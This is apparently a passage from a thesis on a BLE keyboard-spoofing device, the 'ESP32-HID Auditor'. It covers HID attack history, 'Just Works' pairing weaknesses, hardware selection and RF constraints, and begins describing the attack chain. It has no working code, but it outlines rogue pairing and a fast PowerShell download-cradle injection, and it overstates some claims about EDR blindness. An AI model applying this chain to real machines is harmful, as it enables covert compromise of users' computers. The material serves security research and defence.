The foundational literature surrounding Human Interface Device (HID) exploitation reveals a continuous operational pivot by threat actors, directly correlating with the implementation of localized endpoint defenses. To understand the architectural significance of the ESP32-HID Auditor, it is imperative to trace the technological lineage of peripheral-based attacks. This evolution is broadly categorized into three distinct generational phases: Physical Injection, Hybrid-Wireless Command and Control (C2), and fully "Over-the-Air" Protocol Emulation. The First Generation: Physical USB Injection - The genesis of modern HID exploitation was popularized by the introduction of the "USB Rubber Ducky" by Hak5 in 2010. Prior to this, peripheral attacks largely relied on autorun vulnerabilities or mass storage malware, which were heavily mitigated by updated software firewalls and disabled auto-execute policies. The Rubber Ducky revolutionized localized attacks by bypassing mass storage entirely and exploiting the USB Implementers Forum (USB-IF) HID class specification.

When inserted into a target machine, these devices manipulate the USB descriptor handshakes. By declaring a specific bInterfaceClass of 0x03 (HID) and a bInterfaceSubClass of 0x01 (Boot Interface), the underlying operating system unconditionally identifies the malicious flash drive as a standard generic keyboard. Once the OS loads the native drivers, the device executes a pre-programmed payload (written in "Ducky Script"), injecting thousands of keystrokes per minute. However, the critical limitation of first-generation HID exploits is their absolute reliance on physical access. As enterprise Blue Teams adapted, physical perimeters were hardened. Administrators deployed endpoint security policies via Group Policy Objects (GPO) to strictly prohibit the installation of new USB device descriptors, utilized hardware port blockers (epoxy or physical locks), and implemented Data Loss Prevention (DLP) agents to monitor anomalous physical I/O activity.

The Second Generation: Hybrid-Wireless Command and Control As physical access to the USB data pins became increasingly restricted, the attack methodology evolved to incorporate radio frequency (RF) capabilities, giving rise to devices like the Cactus WHID (WiFi HID Injector).

This second generation represented a hybrid approach: it still required the physical insertion of a modified USB peripheral into the target machine, but it integrated an embedded ESP8266 microcontroller to host a 2.4 GHz 802.11 Wi-Fi access point. This evolution solved the "payload timing" limitation of the Rubber Ducky. Instead of firing a payload blindly upon insertion, the attacker could plant the WHID covertly, retreat to a safe physical distance (up to 50 meters), and connect to the rogue access point to trigger payloads dynamically. While highly effective, the fundamental weakness of the hybrid model remained: it still required a physical bridge. If an organization disabled the physical USB ports, the WHID was rendered entirely inert, regardless of its sophisticated wireless C2 capabilities.

The Third Generation: "Over-the-Air" Protocol Emulation The contemporary phase of HID exploitation, which forms the basis of this thesis, completely severs the physical tether. Driven by the ubiquitous adoption of Bluetooth Low Energy (BLE) peripherals in the modern workplace, threat actors have migrated entirely to the wireless spectrum. Devices like the ESP32-HID Auditor represent a paradigm shift: they require zero physical interaction with the target hardware. Instead of manipulating physical USB data lines (D+ and D-), third-generation tools exploit the Generic Access Profile (GAP) and the Generic Attribute Profile (GATT) within the BLE protocol stack. By broadcasting a deceptive BLE Appearance Value over the airwaves, the microcontroller convinces the target OS's Bluetooth radio to initiate a pairing sequence. Once bonded, the microcontroller gains the exact same high-priority interrupt privileges as a physically connected keyboard, completely bypassing epoxy-filled USB ports and GPO restrictions targeting physical hardware changes. To contextualize the technological leap represented by the ESP32-HID Auditor, Table 2.1 provides a comparative analysis of these three distinct evolutionary phases of HID exploitation.

Table 2.1: Evolutionary Summary of HID Attack Vectors

Attack Generation	Representative Hardware	Attack Interface	Maximum Operational Range	OS Trust Mechanism	Primary Defensive Mitigation
Gen 1: Physical	USB Rubber Ducky	Physical USB Type-A / C	0 Meters (Direct physical contact required)	USB-IF bInterfaceClass 0x03	Physical port blockers, GPO USB restrictions.
Gen 2: Hybrid	Cactus WHID	Physical USB + 2.4 GHz Wi-Fi	~50 Meters (For C2 triggering only)	USB-IF bInterfaceClass 0x03	Physical port blockers, anomalous Wi-Fi AP detection.
Gen 3: Wireless	ESP32-HID Auditor	Bluetooth Low Energy (BLE)	~10 - 20 Meters (BLE Class 2 radio limit)	BLE GAP Appearance 0x03C1	Zero-Trust Bluetooth policies, mandatory Passkey pairing.

The transition from Generation 1 to Generation 3 highlights a critical failure in traditional endpoint threat modeling. As organizations successfully secured the physical edge of the desk, the attack surface simply expanded into the invisible radio frequencies surrounding the device. Understanding this evolution is paramount to developing effective, modernized countermeasures against peripheral-based intrusions.

2.2 Anatomy of the Bluetooth Low Energy (BLE) Protocol Stack

To comprehend the mechanics of wireless peripheral spoofing, it is essential to deconstruct the architecture of the Bluetooth Low Energy (BLE) protocol stack. Unlike "Classic" Bluetooth (BR/EDR), which was designed for continuous, high-bandwidth data streaming (such as audio transmission), BLE was engineered for low-power, burst-oriented communications. The BLE stack, as defined by the Bluetooth Special Interest Group (SIG) in the Core Specification v4.2 and subsequent iterations, is fundamentally bifurcated into two primary operational domains: the Controller and the Host. In highly integrated microcontrollers like the ESP32, these domains are managed synchronously by the dual-core architecture to maintain a stable communication link while processing payloads.

The Controller (Lower Layers) The Controller is the hardware-centric portion of the stack, responsible for the physical transmission and low-level timing of the radio frequency signals.

1. Physical Layer (PHY): BLE operates in the globally available 2.4 GHz Industrial, Scientific, and Medical (ISM) band. The PHY layer divides this spectrum into 40 distinct channels, utilizing Gaussian Frequency Shift Keying (GFSK) modulation. Crucially, three of these channels (37, 38, and 39) are dedicated exclusively to advertising—the exact mechanism the ESP32 uses to broadcast its rogue presence to the victim machine.

2. Link Layer (LL): Residing directly above the PHY, the Link Layer acts as the hard real-time state machine. It manages the complex timing required for device discovery, establishing connections, and handling cryptographic encryption (if enforced). When the ESP32-HID Auditor is powered on, its Link Layer transitions into the "Advertising State," emitting packets that mimic a peripheral actively seeking a host.

The Host (Upper Layers) While the Controller manages the raw radio waves, the Host manages the logical data formatting and user-level protocols. The communication between the Controller and the Host is facilitated by the Host Controller Interface (HCI). Above the HCI lies the L2CAP (Logical Link Control and Adaptation Protocol), which acts as a multiplexer, routing data to the two most critical components of a peripheral attack: GAP and GATT.




Figure 2.1: Structural Architecture of the Bluetooth Low Energy (BLE) Stack

As illustrated in Figure 2.1, the highest layers of the stack dictate how a device identifies itself and how it exchanges data. These are the exact layers manipulated by the custom ESP32 firmware:

1. Generic Access Profile (GAP) GAP is strictly responsible for device discovery, connection establishment, and security bonding. It dictates the device's role as either a "Broadcaster/Peripheral" (the ESP32) or an "Observer/Central" (the victim PC). The most critical vulnerability exploited by the HID Auditor resides here. During the advertising phase, the GAP includes an Appearance characteristic. This is a standardized 16-bit hexadecimal value defined by the Bluetooth SIG that tells the scanning OS exactly what type of device is broadcasting. By hardcoding the GAP Appearance value to 0x03C1, the ESP32 cryptographically swears to the target OS that it is a legitimate "Human Interface Device - Keyboard."

2. Generic Attribute Profile (GATT) Once GAP establishes the connection, GATT governs how data is actually transferred. GATT organizes data hierarchically into "Services" and "Characteristics," identified by Universally Unique Identifiers (UUIDs). To successfully spoof a keyboard, the ESP32 must host a highly specific GATT structure known as the HID over GATT Profile (HOGP). Within this profile, the ESP32 defines a "Report Map" characteristic. The Report Map is a complex array of descriptors that instructs the OS on how to interpret the incoming byte streams. It specifies, for example, that the first byte of a transmission represents modifier keys (like 'Shift' or 'Windows/GUI'), while the subsequent bytes represent specific alphanumeric keycodes.

When the ESP32-HID Auditor executes its automated C++ payload, it is essentially pushing localized data updates (known as GATT Notifications) through these specific characteristics. Because the GAP established the device as a keyboard, and the GATT structured the data as standard HID reports, the target operating system's kernel natively unpacks these notifications and injects them directly into the input buffer. The OS does not interrogate the hardware further; the protocol-level handshake is flawless, rendering software-based firewalls entirely blind to the impending high-speed injection.

2.3 Analysis of "Implicit Trust" And "Just Works" Pairing Vulnerabilities

The success of the ESP32-HID Auditor relies on the simultaneous exploitation of two distinct architectural vulnerabilities: the kernel-level "Implicit Trust" of Human Interface Devices (HIDs) and the cryptographic leniency of the Bluetooth "Just Works" pairing mechanism. To fully comprehend the threat vector, these two components must be analyzed individually, followed by an examination of how they interact to facilitate a silent system compromise. The Kernel-Level "Implicit Trust" Model At the lowest level of an operating system's architecture, hardware interactions are managed via Interrupt Requests (IRQs). When a standard peripheral, such as a keyboard or mouse, sends a data packet, the hardware controller triggers a high-priority interrupt. In modern operating systems—specifically Windows (via the hidusb.sys and kbdclass.sys drivers) and Linux (via the evdev interface)—this interrupt halts standard CPU operations to process the incoming keystroke.

This architecture is fundamentally built upon the "Implicit Trust" paradigm. Because early computing systems required physical cables, OS developers designed the kernel to assume that any data arriving via an HID interrupt was mechanically generated by a human operator sitting physically at the workstation. Consequently, keystroke data is processed in Ring 0 (kernel mode) before being passed to Ring 3 (user space). This means that by the time an antivirus heuristic engine or an Endpoint Detection and Response (EDR) agent at the application layer can analyze the input, the command has already been executed by the core system. The ESP32-HID Auditor exploits this biological assumption; by correctly formatting its C++ payloads into standard HID Report Descriptors, the injected commands bypass software firewalls entirely because the OS inherently trusts the "human" typing them.

The Cryptography of "Just Works" Pairing While the kernel trusts the HID, the Bluetooth stack must first authorize the connection. The Bluetooth Core Specification (v4.0 and later) defines Secure Simple Pairing (SSP) and LE Secure Connections (LESC) to establish cryptographic keys between devices. During the pairing phase, the devices must agree on an association model based on their Input/Output (IO) capabilities. If a device declares it has "NoInputNoOutput" (a common configuration for simple peripherals like

wireless presentation clickers or basic mice), the protocol defaults to the "Just Works" association model.

From a cryptographic standpoint, the "Just Works" model is inherently flawed when subjected to adversarial conditions. During the key exchange phase, the devices generate a Temporary Key (TK) which is subsequently used to generate the Short-Term Key (STK) or Long-Term Key (LTK) for encrypting the link. In Passkey Entry models, the TK is derived from a 6-digit number verified by the user. In the "Just Works" model, the TK is mathematically forced to zero (TK = 0). Because the Temporary Key is a known constant, "Just Works" provides absolutely zero protection against Man-In-The-Middle (MITM) attacks and requires no Out-of-Band (OOB) cryptographic verification.

The ESP32-HID Auditor weaponizes this protocol leniency. By broadcasting a GAP Appearance of 0x03C1 (Keyboard) while simultaneously advertising an IO Capability of "NoInputNoOutput" or relying on the victim OS's default leniency for peripheral pairing, the microcontroller forces the OS into a "Just Works" handshake. The victim simply clicks "Pair" on a deceptively named device pop-up, and a fully encrypted, trusted session is established without the user ever typing a verification PIN.

Table 2.2: Comparison of Bluetooth Pairing Security Modes and Exploitation Feasibility

Pairing Association Model	IO Capability Requirement	Cryptographic Temporary Key (TK) Source	MITM Protection	Exploitation Feasibility for ESP32 Emulation
Out of Band (OOB)	OOB Interface (e.g., NFC)	Derived from external physical medium	Yes	Impossible: Requires physical proximity and secondary hardware access.
Numeric Comparison	Display (Both Devices) + Yes/No Input	Derived mathematically, visually confirmed	Yes	Impossible: ESP32 lacks the ability to visually confirm the generated 6-digit key.
Passkey Entry	Display (Central) + Keyboard (Peripheral)	Derived from 6-digit user input (000000 - 999999)	Yes	Low: Feasible only if the ESP32 is pre-programmed to blindly type the exact PIN displayed on the victim's screen.
Just Works	NoInputNoOutput (or asymmetric IO)	Hardcoded to Zero (TK = 0)	No	Optimal: Requires zero cryptographic verification; pairing is established solely via user GUI confirmation.

As demonstrated in the matrix, the transition to wireless HID pervasiveness has fundamentally weakened endpoint authentication. By exploiting the intersection of OS-level Implicit Trust and the unauthenticated nature of the "Just Works" key exchange, the ESP32-HID Auditor successfully bridges the gap between the open radio frequency spectrum and the highly privileged kernel input buffer.

2.4 Survey of Existing Wireless Auditing Hardware

The democratization of offensive security auditing has been driven largely by the proliferation of low-cost, Commercial Off-The-Shelf (COTS) microcontrollers. Historically, executing customized radio frequency (RF) protocol manipulation required expensive Field Programmable Gate Arrays (FPGAs) or commercial Software Defined Radios (SDRs). Today, vulnerability researchers leverage highly integrated Systems-on-Chip (SoCs) to simulate localized attacks. However, not all microcontrollers possess the architectural prerequisites to successfully emulate a Bluetooth Low Energy (BLE) peripheral. To understand the hardware selection for the ESP32-HID Auditor, it is necessary to conduct a comparative survey of the three most prominent SoCs currently utilized in wireless security auditing: the ESP8266, the RTL8720DN (BW16), and the ESP32.

1. The ESP8266: The Legacy Wi-Fi Standard - The Espressif ESP8266 was the foundational chip for second-generation wireless attacks, most notably serving as the core of the Cactus WHID (WiFi HID Injector). Operating on a single-core Tensilica L106 32-bit processor clocked at 80 MHz, the ESP8266 excels at 2.4 GHz 802.11 b/g/n Wi-Fi tasks. It is highly capable of hosting rogue access points, executing deauthentication attacks, and providing a remote Command and Control (C2) web interface. However, its utility for third-generation "over-the-air" peripheral injection is non-existent. The ESP8266 entirely lacks a Bluetooth baseband or physical RF transceiver for BLE. Furthermore, its single-core architecture is a severe limitation for protocol emulation. If the single core is occupied with parsing a large C++ injection array, it cannot simultaneously service the strict, microsecond-level timing requirements of a live radio state machine, inevitably triggering Watchdog Timer (WDT) resets.

2. The RTL8720DN (BW16): The Dual-Band Network Auditor - The Realtek RTL8720DN represents a significant leap in network-layer auditing. Utilizing an asymmetric dual-core ARM architecture (a Cortex-M4F clocked at 200 MHz and a Cortex-M0 at 20 MHz), it is one of the few low-cost modules capable of dual-band (2.4 GHz and 5 GHz) Wi-Fi operations, alongside BLE 5.0 capabilities. This SoC is the premier choice for Layer 2 Wi-Fi auditing (such as raw 802.11 frame injection and dual-band deauthentication) because of its ability to force the Wi-Fi physical layer into promiscuous mode across both frequency spectrums. However, while the RTL8720DN

possesses the hardware for BLE 5.0, its software ecosystem and hardware abstraction layer (HAL) are heavily optimized for Wi-Fi networking rather than deep GATT/GAP profile manipulation. Developing the highly specific HID over GATT Profile (HOGP) required for keyboard emulation is mathematically complex and less natively supported on the Realtek SDK compared to Espressif's ecosystem.

3. The ESP32: The Optimal Protocol Emulator the Espressif ESP32 (specifically the WROOM-32 module) bridges the operational gap between the ESP8266 and the RTL8720DN for Bluetooth-specific tasks. As detailed in the official hardware specifications, the ESP32 utilizes a Tensilica Xtensa Dual-Core 32-bit LX6 processor. This symmetric dual-core layout is the exact architectural feature required to execute the HID exploit flawlessly. BLE connection events—specifically the Connection Interval and Peripheral Latency parameters—demand absolute real-time servicing to prevent the target operating system from dropping the pairing. The ESP32 allows the developer to utilize FreeRTOS to pin the Bluetooth radio stack exclusively to Core 0 (the Protocol CPU). Simultaneously, Core 1 (the Application CPU) operates entirely independently, fetching the "Ducky Script" hexadecimal arrays from the internal 520 KB SRAM and pushing them to the GATT server for transmission. This asynchronous multiprocessing ensures that injecting 1,000 characters per second does not disrupt the delicate cryptographic handshake maintaining the BLE bond.

Table 2.3: Comparative Analysis of Security Auditing Microcontrollers

Microcontroller Platform	Processor Architecture	Wireless Baseband Capabilities	Primary Security Auditing Use-Case	Critical Limitation for Wireless HID Emulation
ESP8266	Single-Core Tensilica L106 (80 MHz)	2.4 GHz Wi-Fi (802.11 b/g/n)	Rogue AP hosting, 2.4 GHz Deauthentication, C2 Hosting	**Critical:** Lacks Bluetooth hardware entirely; single-core processor cannot handle asynchronous injection.
RTL8720DN (BW16)	Dual-Core ARM (Cortex-M4F @ 200MHz, Cortex-M0 @ 20MHz)	Dual-Band Wi-Fi (2.4/5 GHz) + BLE 5.0	Dual-Band Wi-Fi Frame Injection, Layer 2 Network Auditing	**Moderate:** SDK lacks mature, out-of-the-box native support for highly customized HOGP (HID over GATT) spoofing.
ESP32 (WROOM-32)	**Dual-Core Tensilica Xtensa LX6 (160/240 MHz)**	**2.4 GHz Wi-Fi + BT v4.2 BR/EDR & BLE**	**BLE Protocol Spoofing, Wireless HID Emulation**	**Optimal:** Mature ESP-IDF Bluetooth stack perfectly suited for exact GAP/GATT profile manipulation.

As demonstrated in the survey, selecting the correct hardware is a function of the targeted OSI layer. While the RTL8720DN is unmatched for Layer 2 Wi-Fi frame manipulation, the ESP32's specific combination of symmetric dual-core processing and mature BLE stack accessibility makes it the definitive platform for auditing operating system-level hardware trust vulnerabilities.

2.5 Hardware-Based BLE Emulation and RF Constraints

While the logical manipulation of the Bluetooth Low Energy (BLE) protocol stack enables the systemic bypass of endpoint security, the practical execution of the ESP32-HID Auditor is fundamentally governed by the laws of physics. Because the exploit relies exclusively on the physical transmission of electromagnetic waves, understanding the Radio Frequency (RF) constraints of the hardware is critical to evaluating the real-world operational radius of the attack vector. The primary physical limitations involve spectral congestion in the 2.4 GHz band and the specific radiation characteristics of the ESP32's onboard antenna.

Spectral Congestion in the 2.4 GHz ISM Band The BLE protocol (defined under IEEE 802.15.1) operates within the globally unlicensed 2.4 GHz Industrial, Scientific, and Medical (ISM) band, spanning from 2402 MHz to 2480 MHz. The BLE physical layer (PHY) divides this spectrum into 40 distinct channels, each with a 2 MHz bandwidth spacing. However, this exact same frequency spectrum is concurrently occupied by ubiquitous IEEE 802.11 b/g/n Wi-Fi networks, Zigbee devices, and microwave ovens, creating a highly volatile and congested RF environment in modern enterprise spaces. To successfully execute a wireless peripheral spoof, the ESP32 must first reliably broadcast its deceptive 0x03C1 Generic Access Profile (GAP) Appearance Value to the victim machine. If Wi-Fi interference corrupts these advertising packets, the victim will never see the rogue keyboard pop up on their screen. To mitigate this interference, the BLE protocol strategically dedicates three specific channels for advertising: Channel 37 (2402 MHz), Channel 38 (2426 MHz), and Channel 39 (2480 MHz).




Figure 2.2: Spectral Overlap between IEEE 802.11 (Wi-Fi) and IEEE 802.15.1 (Bluetooth Low Energy)

As illustrated in Figure 2.2, the architectural brilliance of the BLE advertising strategy—and by extension, the reliability of the ESP32-HID Auditor—lies in the placement of these advertising channels. Wi-Fi networks typically utilize Channels 1, 6, and 11 to avoid co-channel interference. BLE Channels 37, 38, and 39 are mathematically positioned in the interstitial "guard bands" directly between, or entirely outside of, these primary Wi-Fi frequencies. This ensures that even in a densely populated corporate office saturated with Wi-Fi traffic, the ESP32's rogue pairing request can successfully penetrate the noise floor and reach the target OS's Bluetooth radio. Antenna Characteristics and Signal Attenuation Beyond spectral interference, the absolute range of the exploit is gated by the ESP32's physical antenna. The standard ESP32-WROOM-32 module utilized in this research employs a PCB trace antenna, specifically a Meandered Inverted-F Antenna (MIFA). While highly cost-effective and compact, the MIFA is an omnidirectional antenna with a maximum peak gain of approximately ~2 dBi to ~3 dBi.

Because the ESP32-HID Auditor operates at standard BLE transmission power levels (typically 0 dBm to +4 dBm), the signal is highly susceptible to environmental attenuation. According to the Free Space Path Loss (FSPL) equation, signal strength degrades logarithmically as the distance between the ESP32 and the victim machine increases. In a perfect Line-of-Sight (LOS) laboratory environment, the ESP32 can maintain a stable HID pairing up to approximately 20 meters. However, in Non-Line-of-Sight (NLOS) enterprise deployments, the RF waves suffer from severe absorption, diffraction, and multipath fading. Human bodies (composed primarily of water), concrete walls, and the metal chassis of office desks act as significant RF attenuators. If the ESP32-HID Auditor is deployed too far from the target, or if the environment causes severe multipath destructive interference, the Signal-to-Noise Ratio (SNR) will drop below the receiver's sensitivity threshold (typically around -90 dBm).

In the context of automated C++ payload injection, a poor SNR is catastrophic. If the connection interval drops a packet containing a modifier key (e.g., the Windows key), the subsequent automated keystrokes (e.g., cmd, Enter) will be typed aimlessly into the active window rather than launching the intended hidden terminal. Therefore, the literature and physics confirm a strict operational constraint: while the ESP32-HID Auditor can bypass physical port restrictions seamlessly, the attacker must physically plant the hardware within the localized RF "Keep-Out Zone" of the victim machine to guarantee a flawless, high-speed code execution.

2.6 Comparative Analysis Of OS Input Handling And Rate-Limiting

The ultimate success of a wireless HID payload relies on a fundamental architectural assumption made by operating system developers: that hardware interfaces possess inherent physical and mechanical limitations. To fully grasp why the ESP32-HID Auditor is capable of compromising an endpoint in a matter of seconds, it is necessary to conduct a comparative analysis of how modern operating systems handle input buffers, specifically focusing on the critical absence of native hardware rate-limiting.

The Mechanics of the Kernel Input Buffer When a Bluetooth pairing is established and the Generic Attribute Profile (GATT) begins streaming HID Report notifications, the receiving operating system must process these packets. In a Windows environment, this is handled by the HID class driver (hidclass.sys) and the keyboard class driver (kbdclass.sys), which operate in Ring 0 (kernel mode). In a Linux environment, the evdev (event device) interface handles the translation of these raw USB/BLE interrupts into standard input events for the X11 or Wayland display servers. In both architectures, the input subsystem is designed for maximum responsiveness. Keystrokes are placed into a First-In-First-Out (FIFO) kernel input queue. Because the system assumes the data is originating from a human operator interacting with mechanical switches (which have inherent biological latency and physical "debounce" times), the kernel continuously polls and clears this buffer as rapidly as the CPU cycles allow.

The Absence of Heuristic Rate-Limiting The core vulnerability exposed by the ESP32-HID Auditor is that neither Windows, Linux, nor Android natively enforces a "speed limit" or heuristic cadence check on incoming HID packets. A proficient human typist generates approximately 5 to 8 keystrokes per second. In stark contrast, an automated ESP32 firmware loop, unrestrained by mechanical friction, can push hundreds of GATT notifications per second, limited only by the BLE Connection Interval parameters (which can operate at latencies as low as 7.5 milliseconds). Because the OS lacks native rate-limiting, it processes the ESP32's machine-speed injection exactly as it would a human typing—just significantly faster. This allows an attacker to execute a complex payload—such as opening the Run dialog (GUI + R), typing powershell.exe, pressing Enter, and deploying an obfuscated download cradle—in under one second. By the time a human operator visually registers the terminal window flashing on their screen, the payload has already executed, and the window has been closed.

The EDR and Firewall Blind Spot This lack of hardware rate-limiting creates a massive blind spot for standard enterprise security software. Software firewalls, network-level Intrusion Prevention Systems (IPS), and even advanced Endpoint Detection and Response (EDR) agents operate under the paradigm of monitoring application execution, memory injection, and network packet anomalous signatures. However, they are entirely blind to "phantom keystrokes." Because the commands are originating from a digitally bonded, trusted hardware peripheral, the EDR agent views the resulting command-line execution as a deliberate, authorized action taken by the logged-in user. The security software may eventually catch a malicious secondary payload *if* it attempts to alter the registry or download known malware, but the primary attack vector—the high-speed peripheral injection itself—remains completely invisible to software-layer defenses. To summarize the exposure of various endpoints, Table 2.4 provides a comparative matrix of OS-level input vulnerabilities.

Table 2.4: OS-Level Input Buffer Vulnerability Matrix

Operating System	Core Input Subsystem / Driver	Native HID Rate-Limiting Enforced?	Behavioral Vulnerability to Automated Emulation	Exploitation Impact / Speed-to-Compromise
Windows 10 / 11	hidclass.sys / kbdclass.sys	No (Assumes hardware debounce)	Critical: Trusts all authenticated HID IRQs unconditionally.	High: GUI/Terminal interaction executed in milliseconds.
Linux (Ubuntu)	evdev / udev	No (Raw event processing)	Critical: Terminal shortcuts (Ctrl+Alt+T) allow instant root access if user is in sudoers.	High: evdev processes arrays as fast as BLE throughput allows.
Android 14+	InputFlinger / EventHub	No	Moderate: Limited by mobile GUI constraints, but still susceptible to rapid lock-screen bypasses.	Moderate: Relies heavily on exact GUI state; injection is fast but UI rendering causes bottlenecks.

CHAPTER 3: METHODOLOGY

3.1 Overview of The System Architecture

The transition of the ESP32-HID Auditor from a theoretical protocol vulnerability into a functional, deployed diagnostic tool requires a rigorous, multi-staged engineering methodology. This chapter serves as the definitive technical documentation for the physical hardware configuration, the manipulation of the Bluetooth Low Energy (BLE) stack via the Espressif IoT Development Framework (ESP-IDF), and the syntactic translation of physical payloads into automated C++ injection arrays.

The foundation of this methodology begins with a comprehensive understanding of the system's core architecture and the sequential "Attack Chain" that governs its operation. The system architecture of the HID Auditor is a highly synchronized interplay between the physical silicon of the ESP32, the FreeRTOS real-time operating system, and the target machine’s kernel-level input buffer.

The Operational Attack Chain The architecture is designed to execute a specific sequence of states seamlessly and without human intervention. The operational attack chain proceeds as follows:

1. Hardware Initialization: Upon receiving a stable 3.3V power supply, the ESP32 bootloader initializes, and the FreeRTOS scheduler allocates the radio and payload tasks across the dual-core architecture.

2. Profile Broadcasting (GAP): The physical 2.4 GHz radio enters the advertising state, broadcasting a deceptive 0x03C1 (Keyboard) Appearance Value to saturate the local RF environment.

3. Cryptographic Bonding: The target Operating System scans the environment, discovers the rogue keyboard, and initiates a pairing request. By enforcing the "NoInputNoOutput" IO capability, the ESP32 forces the OS into a "Just Works" cryptographic handshake, establishing an encrypted bond.

4. Driver Enumeration (GATT): The target OS queries the ESP32’s GATT server. The ESP32 responds with a highly specific HID Report Map, instructing the OS on how to interpret incoming hexadecimal bytes.

